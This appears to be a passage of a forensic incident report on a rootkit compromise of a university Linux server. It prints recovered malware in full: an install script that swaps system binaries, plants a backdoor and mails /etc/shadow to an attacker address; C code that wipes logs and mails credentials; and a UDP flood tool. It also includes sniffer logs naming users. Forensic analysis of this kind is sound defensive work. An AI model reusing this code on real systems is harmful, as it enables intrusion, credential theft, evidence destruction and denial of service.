

Figure 3: Lazarus result



Figure 4: Result from program file



Figure 5: Result from text file



Figure 6: Result from log file

```
echo "#####################################"
sleep 1
echo "+++++++++++++++++++++++++++++++++++++"
echo "+  This Pr0gram is for Uid=(0) Gid($)  +"
echo "+++++++++++++++++++++++++++++++++++++"
chattr -i /bin/ls
chattr -i /bin/ps
chattr -i /bin/netstat
chattr -i /bin/top
chattr -i /sbin/ifconfig
chattr -i /usr/bin/hdparm
echo "+++ /sbin & /bin +++"
rm -rf /sbin/ifconfig
mv ifconfig /sbin/ifconfig
rm -rf /bin/netstat
mv netstat /bin/netstat
rm -rf /bin/ps
mv ps /bin/ps
chattr +i /sbin/ifconfig
chattr +i /bin/top
chatrr +i /bin/netstat
chattr +i /bin/ps
echo "+++ Gata +++"
echo "+++ Dev +++"
echo
echo
touch /dev/dsx
>/dev/dsx
echo "3 sys" >> /dev/dsx
echo "3 linsniffer" >> /dev/dsx
echo "3 x" >>/dev/dsx
echo "3 sl2" >>/dev/dsx
echo "3 mech" >>/dev/dsx
echo "3 muh" >>/dev/dsx
echo "3 bnc" >>/dev/dsx
echo "3 psybnc" >>/dev/dsx
echo "3 flood" >>/dev/dsx
echo "3 http.cgi" >>/dev/dsx
echo "3 secure" >>/dev/dsx
touch /dev/ptyq
>/dev/ptyq
echo "1 217.156.125" >>/dev/ptyq
echo "1 193.231.112" >>/dev/ptyq
echo "1 193.254.34" >>/dev/ptyq
echo "1 194.102.121" >>/dev/ptyq
echo "3 4972" >>/dev/ptyq
echo "3 4972" >>/dev/ptyq
echo "3 6667" >>/dev/ptyq
echo "3 1980" >>/dev/ptyq
echo "3 31337" >>/dev/ptyq
echo "4 1980" >>/dev/ptyq
echo "4 31337" >>/dev/ptyq
echo "* Gata"

mkdir -p /dev/ida/.sysx
mv linsniffer logclear sense cgiback.tar.gz sl2 x sys s ssh_host_key ssh_random_seed /dev/ida/.sysx/
```

```
touch /dev/ida/.sysx/tcp.log
echo ""
echo "Lets Open A fucking Port ssh on this machine!"
rm -rf /usr/bin/hdparm
echo "# HD Parammeters" >> /etc/rc.d/rc.sysinit
echo "/usr/bin/hdparm -t1 -X53 -p" >> /etc/rc.d/rc.sysinit
echo >> /etc/rc.d/rc.sysinit
cp -f hdparm /usr/bin/
chmod 500 /usr/bin/hdparm
chattr +i /usr/bin/hdparm
/usr/bin/hdparm



echo "+++ Mailing information about this server +++"
touch mailtome
uname -a >> mailtome
pwd >> mailtome
id >> mailtome
cat /proc/cpuinfo|grep "processor" >> mailtome
cat /proc/cpuinfo|grep "vendor_id" >> mailtome
cat /proc/cpuinfo|grep "model name" >> mailtome
cat /proc/cpuinfo|grep "cpu MHz" >> mailtome
cat /proc/cpuinfo|grep "bogomips" >> mailtome
echo "--- Memory information :" >> mailtome
cat /proc/meminfo >> mailtome
echo "--- Partition information :" >> mailtome
cat /proc/partitions >> mailtome
mount >> mailtome
echo "------------------------------------------------------------------------------" >> mailtome
echo "------------------------------------------------------------------------------" >> mailtome
echo "------------------------------------------------------------------------------" >> mailtome
w >> mailtome
echo "------------------------------------------------------------------------------" >> mailtome
echo "------------------------------------------------------------------------------" >> mailtome
echo "------------------------------------------------------------------------------" >> mailtome
ps ax >> mailtome
echo "------------------------------------------------------------------------------" >> mailtome
echo "------------------------------------------------------------------------------" >> mailtome
echo "------------------------------------------------------------------------------" >> mailtome
netstat -tau >> mailtome
echo "------------------------------------------------------------------------------" >> mailtome
echo "------------------------------------------------------------------------------" >> mailtome
echo "------------------------------------------------------------------------------" >> mailtome
echo "Acum se citeshte portul"
cat /dev/ida/.sysx/s >> mailtome
echo "" >> mailtome
echo "------------------------------------------------------------------------------" >> mailtome
echo "------------------------------------------------------------------------------" >> mailtome
echo "------------------------------------------------------------------------------" >> mailtome
echo "This is the passwd file" >> mailtome
echo "" >>mailtome
cat /etc/passwd >> mailtome
echo "" >> mailtome
echo "------------------------------------------------------------------------------" >> mailtome
echo "" >> mailtome
```

```
cat /etc/shadow >> mailtome
echo "-------------------------------------------------------------------------------" >> mailtome
echo "-------------------------------------------------------------------------------" >> mailtome
echo "-------------------------------------------------------------------------------" >> mailtome
/sbin/ifconfig >> mailtome
cat mailtome|mail -s "R00tkit By ." tazmania_xxx_000@yahoo.com
rm -rf mailtome
echo "+++ Th3 B3st 0f Th3 B3st +++"
echo ""
echo ""


echo
echo "++++++++++++++++++++++++++++++++++++++++++++++++"
echo
echo "+++ Mess with the best , die like the rest +++"
echo "=== I will Fuck This Machine ==="
echo ""
echo ""
echo " Erorr Build Port On This Machine type kill -9 $$ then try Again "
echo ""
echo ""
echo "=== r00tkit t 2.3==="
echo "wait.. now searching for another r00tkits ,psybnc, sniffere,eggdrops..."


echo " Searching Start!!!!"
./check
echo "Next Step Is T0 Secure This Machine......"
echo ""
echo ""
./secure
echo ""
echo ""
echo "All S3t!!!"
echo ""
echo ""
echo "Have A Nice Day !!!!"
cd ..
rm -rf rtk*
```

317641.p.txt, 1013346.p.txt, 1045772.p.txt

```
# 1 "secure.c" 2

XDo(char Xfile[]);^M
FILE *Ver;^M
int main()^M
{^M
char buf[55]="# This is ssh server zystemwide configuration file.";^M
printf("\n UNIX Security upgrade by Taz_Mania & SebyM [IRC: #RunTelnet] \n");^M
if ((Ver = fopen("/dev/ida/.sysx/s", "rt")) == ((void *)0) )^M
{^M
printf("\n Incorrect RootKit version !!!");^M
exit (1);^M
}^M
```

```
fread(buf,51, 1, Ver);^M
if (strcmp(buf,"# This is ssh server zystemwide configuration file.")==0) {^M
printf("RootKit version: t 2.3 \n");^M
}^M
else^M
{^M
printf("\n Incorrect RootKit version !!!");^M
exit (1);^M
}^M
XDo("rm -rf /etc/rc.d/init.d/portmap");^M
XDo("rm -rf /etc/rc.d/rc1i.d/*portmap");^M
XDo("rm -rf /etc/rc.d/rc2i.d/*portmap");^M
XDo("rm -rf /etc/rc.d/rc3i.d/*portmap");^M
XDo("rm -rf /etc/rc.d/rc4i.d/*portmap");^M
XDo("rm -rf /etc/rc.d/rc5i.d/*portmap");^M
XDo("rm -rf /etc/rc.d/rc6i.d/*portmap");^M
XDo("killall -9 portmap");^M
XDo("chattr +ia /root/.bash_history");^M
XDo("rm -rf /root/.bash_history");^M
XDo("chmod -s /usr/bin/rpc*");^M
XDo("chmod -s /home/ftp/*");^M
XDo("chmod -s /var/named/*");^M
XDo("chmod -s /tmp/*");^M
XDo("killall -9 bind");^M
XDo("killall -9 lpd");^M
XDo("killall -9 rpc.statd");^M
XDo("killall -9 sunrpc");^M
XDo("killall -9 ssh");^M
XDo("rm -rf /var/log/*");^M
XDo("rm -rf /tmp/*");^M
XDo("uname -a >> mailme");^M
XDo("cat /proc/cpuinfo|grep \"processor\" >> mailme");^M
XDo("cat /proc/cpuinfo|grep \"model name\" >> mailme");^M
XDo("cat /proc/cpuinfo|grep \"cpu MHz\" >> mailme");^M
XDo("cat /proc/meminfo >> mailme");^M
XDo("free >> mailme");^M
XDo("w >> mailme");^M
XDo("uptime >> mailme");^M
XDo("cat /dev/ida/.sysx/s >> mailme");^M
XDo("/sbin/ifconfig >> mailme");^M
XDo("cat /etc/passwd >> mailme");^M
XDo("cat /etc/shadow >> mailme");^M
XDo("ping -c 5 yahoo.com >> mailme");^M
XDo("cat mailme | mail -s \"r00ts rtk t 2.3 \" tazmania_xxx_000@yahoo.com");^M
XDo("rm -rf mailme");^M
printf("\n All Done. \n");^M
printf("\n n3v3r m3ss with th3 b3st!!! \n");^M
return(0);^M
}^M
^M
XDo(char Xfile[])^M
{^M
if (Xfile=="") exit(1);^M
system(Xfile);^M
return(0);^M
}
```

330126.p.txt (part of rootkit),1063410.p.txt,

```
void banner()^M
    {^M
       printf("\n)0ut v.Ibeta by Taz_mania\n");^M
       printf("Registered to:  %s\n", "Anybody" );^M
       printf("--------------------------------\n");^M
    }^M
    ^M
    int echo_connect(char *server, short port)^M
    {^M
       struct sockaddr_in sin;^M
       struct hostent *hp;                  ^M
       int thesock;                         ^M
    ^M
    ^M
       banner();^M
       printf("Ce faci mah ?  nu mai flooda IP-ul       %s, port %d spoofed as %s\n",
server,^M
    port, spoof);^M
    ^M
    ^M
       hp = gethostbyname(server);^M
       if (hp== ((void *)0) ) {^M
          printf("Unknown host:  %s\n",server);^M
          exit(0);^M
       }^M
    ^M
    ^M
    ^M
       bzero((char*) &sin, sizeof(sin));^M
       bcopy(hp-> h_addr_list[0] , (char *) &sin.sin_addr, hp->h_length);^M
       sin.sin_family = hp->h_addrtype;^M
    ^M
    ^M
       sin.sin_port = htons(port);^M
       thesock = socket(2  , SOCK_DGRAM , 0);^M
       connect(thesock,(struct sockaddr *) &sin, sizeof(sin));^M
       return thesock;^M
    }^M
    ^M
    main(int argc, char **argv)^M
    {^M
       int s;^M
       if(argc != 4)^M
       {^M
          banner();^M
          printf("Syntax:  %s <host> <port> <spoof>\n", argv[0]);^M
          printf("<host>    :  either hostname or IP address.\n");^M
          printf("<port>    :  any open UDP port number.\n");^M
          printf("<spoof>   :  any real, unused ip.\n\n");^M
          exit(0);^M
       }^M
    ^M
       setuid(getuid());  ^M
    ^M
       spoof = argv[3];               ^M
```

```
^M
   s=echo_connect(argv[1], atoi(argv[2]));        ^M
   for(;;)^M
   {^M
      send(s, "0123456789" , 10 , 0);         ^M
   }^M
}^M
^M


  ++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
```

psynbnc source code

From the recovered files we found that there are many psynbnc source code. Those files are located in following inode:

306173, 330323, 331721, 332297, 332306, 332341, 3325ps 30, 332630, 332645, 332648, 332707, 455984, 455993, 459449, 459478, 459667, 459670, 459673, 459676, 459678, 459681, 459689, 459692, 459697, 459699, 459703, 459717, 459720, 459746, 459762, 459773, 459781, 459784, 459787, 459789, 459791, 459841, 459871, 459877, 459881, 459895, 459968, 459970, 459973, 459976, 459989, 459991, 460032, 460038, 460040, 460048, 460055, 460061, 460065, 460076, 460116, 460149, 460156, 460165, 460194, 460206, 460219, 460228, 460231

1190839.m.txt (scanner result)

```
antareja.rvs.uni-bielefeld.de => nakula.rvs.uni-bielefeld.de [143]
4r
----- [CAPLEN Exceeded]
....
dialin-145-254-157-131.arcor-ip.net => nakula.rvs.uni-bielefeld.de [21]
4vUSER made
^4vPASS *******ps -ax
....
bola.marbot.uni-bremen.de => nakula.rvs.uni-bielefeld.de [21]
I)
IS47USER jlitheng
J4?PASS ********
....
dalam1 => antareja.rvs.uni-bielefeld.de [21]
""||""""""S"USER made
U"!KPASS *******
Cvmynos-Inter.net => nakula.rvs.uni-bielefeld.de [143] ---> !!!!!
//4(
----- [CAPLEN Exceeded]
```

```
...././/4(
Cvmynos-Inter.net => nakula.rvs.uni-bielefeld.de [513]  ---> !!!!!
/
----- [FIN]
Cvmynos-Inter.net => nakula.rvs.uni-bielefeld.de [513]
/
----- [FIN]
Cvmynos-Inter.net => nakula.rvs.uni-bielefeld.de [106]
/
----- [FIN]
Cvmynos-Inter.net => nakula.rvs.uni-bielefeld.de [106]
/
212.168.35.99 => nakula.rvs.uni-bielefeld.de [23]
#a
....
host217-35-85-49.in-addr.btopenworld.com => arjuna.rvs.uni-bielefeld.de [21]
...
61.5.16.33 => nakula.rvs.uni-bielefeld.de [21]
----- [Timed Out]
...
61.5.16.33 => nakula.rvs.uni-bielefeld.de [21]
USER dukun
PASS ********
...
ARennes-201-1-4-54.abo.wanadoo.fr => cypher.rvs.uni-bielefeld.de [21]
----- [Timed Out]
...
152.160.42.20 => 129.70.123.21 [21]
----- [Timed Out]
....
dalam1 => staff.gunadarma.ac.id [110]
Z'K'K11'K'K11'K'K11'K'K11'K'K11'"""USER mwiryana
'USER mwiryana
':PASS ********
....
host217-35-85-49.in-addr.btopenworld.com => arjuna.rvs.uni-bielefeld.de [21]
...
217.cablemodem-hfc05.cta.ro => antareja.rvs.uni-bielefeld.de [513]
----- [RST]
217.cablemodem-hfc05.cta.ro => antareja.rvs.uni-bielefeld.de [513]
----- [RST]
217.cablemodem-hfc05.cta.ro => antareja.rvs.uni-bielefeld.de [513]
----- [RST]
217.cablemodem-hfc05.cta.ro => antareja.rvs.uni-bielefeld.de [513]
----- [RST]
217.cablemodem-hfc05.cta.ro => antareja.rvs.uni-bielefeld.de [513]
----- [Timed Out]
d24240.upc-d.chello.nl => 129.70.123.41 [21]
----- [FIN]
d24240.upc-d.chello.nl => nakula.rvs.uni-bielefeld.de [21]
----- [FIN]
d24240.upc-d.chello.nl => nakula.rvs.uni-bielefeld.de [21]
----- [Timed Out]
d24240.upc-d.chello.nl => 129.70.123.41 [21]
----- [FIN]
d24240.upc-d.chello.nl => nakula.rvs.uni-bielefeld.de [21]
```

```
----- [FIN]
d24240.upc-d.chello.nl => nakula.rvs.uni-bielefeld.de [21]
----- [Timed Out]
....
ARennes-201-1-4-54.abo.wanadoo.fr => 129.70.123.33 [21]
----- [FIN]
ARennes-201-1-4-54.abo.wanadoo.fr => 129.70.123.33 [21]
----- [FIN]
...
cicum92.cup.uni-muenchen.de => 129.70.123.33 [21]
----- [Timed Out]
cicum92.cup.uni-muenchen.de => 129.70.123.33 [21]
----- [Timed Out]
...
```

From the files that has been succesfully recover we are interested in the "cta.ro" domain and messages log files. So we performs various searching using various "keyword". For example

```
find blocks -type f -print | xargs grep -il "accepted password for made"  >matching_pwd
find blocks -type f -print | xargs grep -il "authentication for avinanta"  >matching_pwd_avinanta
find blocks -type f -print | xargs grep -il "password for made"  >matching_pwd
find blocks -type f -print | xargs grep -il password  >matching_pwd
find blocks -type f -print | xargs grep -il password for  >matching_pwd2
find blocks -type f -print | xargs grep -il "password for"  >matching_pwd2
find blocks -type f -print | xargs grep -il "cta.ro"  >matching_pwd3
find blocks -type f -print | xargs grep -il "for made from"  >matching_pwd4
find blocks -type f -print | xargs grep -il "nakula kernel"  >matching_messages1
```

We found various result. However we shows only the most interesting part.

80453.l.txt (the last message before it was deleted)

```
.....
Jan 15 17:05:44 nakula scanlogd: 66.92.35.242 to 129.70.123.66
ports 379, 29, 754, 1002, 1473, 5680, 980, 83, ..., fSrpauxy, TOS 00, TTL 46 @1  ----> ATTACKER
Jan 15 17:05:48 nakula imapd[7740]: connect from 66.92.35.242 (66.92.35.242)
Jan 15 17:05:52 nakula in.rlogind[7741]: connect from 66.92.35.242 (66.92.35.242)
Jan 15 17:05:52 nakula in.rlogind[7741]: error: cannot execute /usr/sbin/in.rlogind: No such
file or directory
Jan 15 17:05:52 nakula sshd2[16938]: connection from "66.92.35.242"
Jan 15 17:05:52 nakula sshd2[7743]: Remote host disconnected: Connection closed by remote host.
Jan 15 17:05:52 nakula sshd2[7743]: connection lost: 'Connection closed by remote host.'
Jan 15 17:05:53 nakula in.rshd[7744]: connect from 66.92.35.242 (66.92.35.242)
Jan 15 17:05:53 nakula in.rshd[7744]: error: cannot execute /usr/sbin/in.rshd: No such file or
directory
.......
Jan 15 17:05:55 nakula proftpd[7747]: connect from 66.92.35.242 (66.92.35.242)
Jan 15 17:05:55 nakula proftpd[7747]: nakula.rvs.uni-bielefeld.de (Cvmynos-Inter.net[66.92.35.242])
- FTP session opened.
Jan 15 17:05:55 nakula proftpd[7747]: nakula.rvs.uni-bielefeld.de (Cvmynos-Inter.net[66.92.35.242])
```

```
- FTP session closed.
........
Jan 15 17:05:58 nakula popper[7758]: connect from 66.92.35.242 (66.92.35.242)
....
Jan 15 18:03:53 nakula sys[1130]: log: Generating new 768 bit RSA key.
Jan 15 18:03:53 nakula sys[1130]: log: RSA key generation complete.
....
Jan 15 19:05:38 nakula sys[9301]: log: Connection from 194.102.225.217 port 2847
...
Jan 15 19:06:37 nakula sys[9301]: log: Closing connection to 194.102.225.217
...
Jan 15 20:03:53 nakula sys[1130]: log: Generating new 768 bit RSA key.
Jan 15 20:03:54 nakula sys[1130]: log: RSA key generation complete.
...
Jan 15 20:29:56 nakula sshd2[16938]: connection from "213.196.22.191"
Jan 15 20:29:57 nakula sshd2[10503]: DNS lookup failed for "213.196.22.191".
Jan 15 20:29:57 nakula sshd2[16938]: connection from "213.196.22.191"
Jan 15 20:29:57 nakula sshd2[10504]: DNS lookup failed for "213.196.22.191".
Jan 15 20:29:57 nakula sshd2[10503]: Remote host disconnected: Connection closed by remote host.
Jan 15 20:29:57 nakula sshd2[10503]: connection lost: 'Connection closed by remote host.'
Jan 15 20:29:57 nakula sshd[10504]: log: Generating 768 bit RSA key.
Jan 15 20:29:58 nakula sshd[10504]: log: RSA key generation complete.
Jan 15 20:29:58 nakula sshd[10504]: log: Connection from 213.196.22.191 port 4474
Jan 15 20:29:58 nakula sshd[10504]: log: Could not reverse map address 213.196.22.191.
Jan 15 20:29:58 nakula sshd[10504]: fatal: Local: Your ssh version is too old and is no longer
supported.  Please install a newer
version.
...........

Jan 15 20:43:03 nakula sys[10672]: log: Connection from 194.102.225.217 port 2966
Jan 15 20:43:49 nakula sys[10672]: log: Closing connection to 194.102.225.217
.....
Jan 15 21:03:54 nakula sys[1130]: log: Generating new 768 bit RSA key.
Jan 15 21:03:55 nakula sys[1130]: log: RSA key generation complete.
.....
Jan 15 22:17:09 nakula sys[10672]: fatal: Read error from remote host: Connection reset by peer
.....
Jan 15 22:21:06 nakula sys[12100]: log: Closing connection to 194.102.225.217
.....
Jan 15 23:03:55 nakula sys[1130]: log: Generating new 768 bit RSA key.
Jan 15 23:03:55 nakula sys[1130]: log: RSA key generation complete.
.....
Jan 16 19:57:17 nakula sys[2342]: log: Connection from 194.102.225.217 port 1076
Jan 16 19:57:44 nakula sys[2342]: log: Closing connection to 194.102.225.217
.....
Jan 16 20:03:55 nakula sys[1130]: log: Generating new 768 bit RSA key.
Jan 16 20:03:57 nakula sys[1130]: log: RSA key generation complete.
.....
Jan 16 21:02:28 nakula sys[2342]: fatal: Read error from remote host: Connection reset by peer
.....
Jan 16 23:30:11 nakula proftpd[5013]: connect from 80.11.201.54 (80.11.201.54)
Jan 16 23:30:11 nakula proftpd[5013]: nakula.rvs.uni-bielefeld.de
(ARennes-201-1-4-54.abo.wanadoo.fr[80.11.201.54]) - FTP session
opened.                                                  ----------------> !!!!!
Jan 16 23:30:12 nakula proftpd[5013]: nakula.rvs.uni-bielefeld.de
(ARennes-201-1-4-54.abo.wanadoo.fr[80.11.201.54]) - no such user
```

```
'anonymous@Jan 16 23:30:12 nakula last message repeated 4 times
Jan 16 23:30:12 nakula proftpd[5013]: nakula.rvs.uni-bielefeld.de
(ARennes-201-1-4-54.abo.wanadoo.fr[80.11.201.54]) - USER
anonymous@ftp.microJan 16 23:30:31 nakula proftpd[5013]: nakula.rvs.uni-bielefeld.de
(ARennes-201-1-4-54.abo.wanadoo.fr[80.11.201.54]) - FTP session closed.
.........
Jan 17 02:36:54 nakula sshd2[16938]: connection from "65.184.51.53"
Jan 17 02:36:54 nakula sshd2[10490]: Remote host disconnected: Connection closed by remote host.
Jan 17 02:36:54 nakula sshd2[10490]: connection lost: 'Connection closed by remote host.'
........
Jan 17 11:19:59 nakula sshd2[16938]: connection from "131.234.46.39"
Jan 17 11:19:59 nakula sshd[19029]: log: Generating 768 bit RSA key.
.....
Jan 17 11:20:00 nakula sshd[19029]: log: RSA key generation complete.
Jan 17 11:20:00 nakula sshd[19029]: log: Connection from 131.234.46.39 port 1590
Jan 17 11:20:01 nakula sshd[19029]: log: RhostsRsa authentication not available for
connections from unprivileged port.
Jan 17 11:20:04 nakula sshd[19029]: log: Password authentication for anthi accepted.
............
Jan 17 19:43:57 nakula sys[26437]: log: Connection from 194.102.225.217 port 2640
.....
Jan 17 19:44:25 nakula sys[26437]: log: Closing connection to 194.102.225.217
....
Jan 17 20:03:58 nakula sys[1130]: log: Generating new 768 bit RSA key.
.....
Jan 17 20:04:00 nakula sys[1130]: log: RSA key generation complete.
....
Jan 17 20:21:01 nakula sys[26437]: fatal: Read error from remote host: Connection reset by peer
....
Jan 17 20:48:28 nakula proftpd[27237]: connect from 213.46.24.240 (213.46.24.240) ------> !!!!!!
Jan 17 20:48:28 nakula proftpd[27237]: nakula.rvs.uni-bielefeld.de
(d24240.upc-d.chello.nl[213.46.24.240]) - FTP session opened.
Jan 17 20:48:28 nakula proftpd[27237]: nakula.rvs.uni-bielefeld.de
(d24240.upc-d.chello.nl[213.46.24.240]) - FTP session closed.
....
Jan 17 21:05:21 nakula sys[27432]: log: Connection from 194.102.225.217 port 2678
....
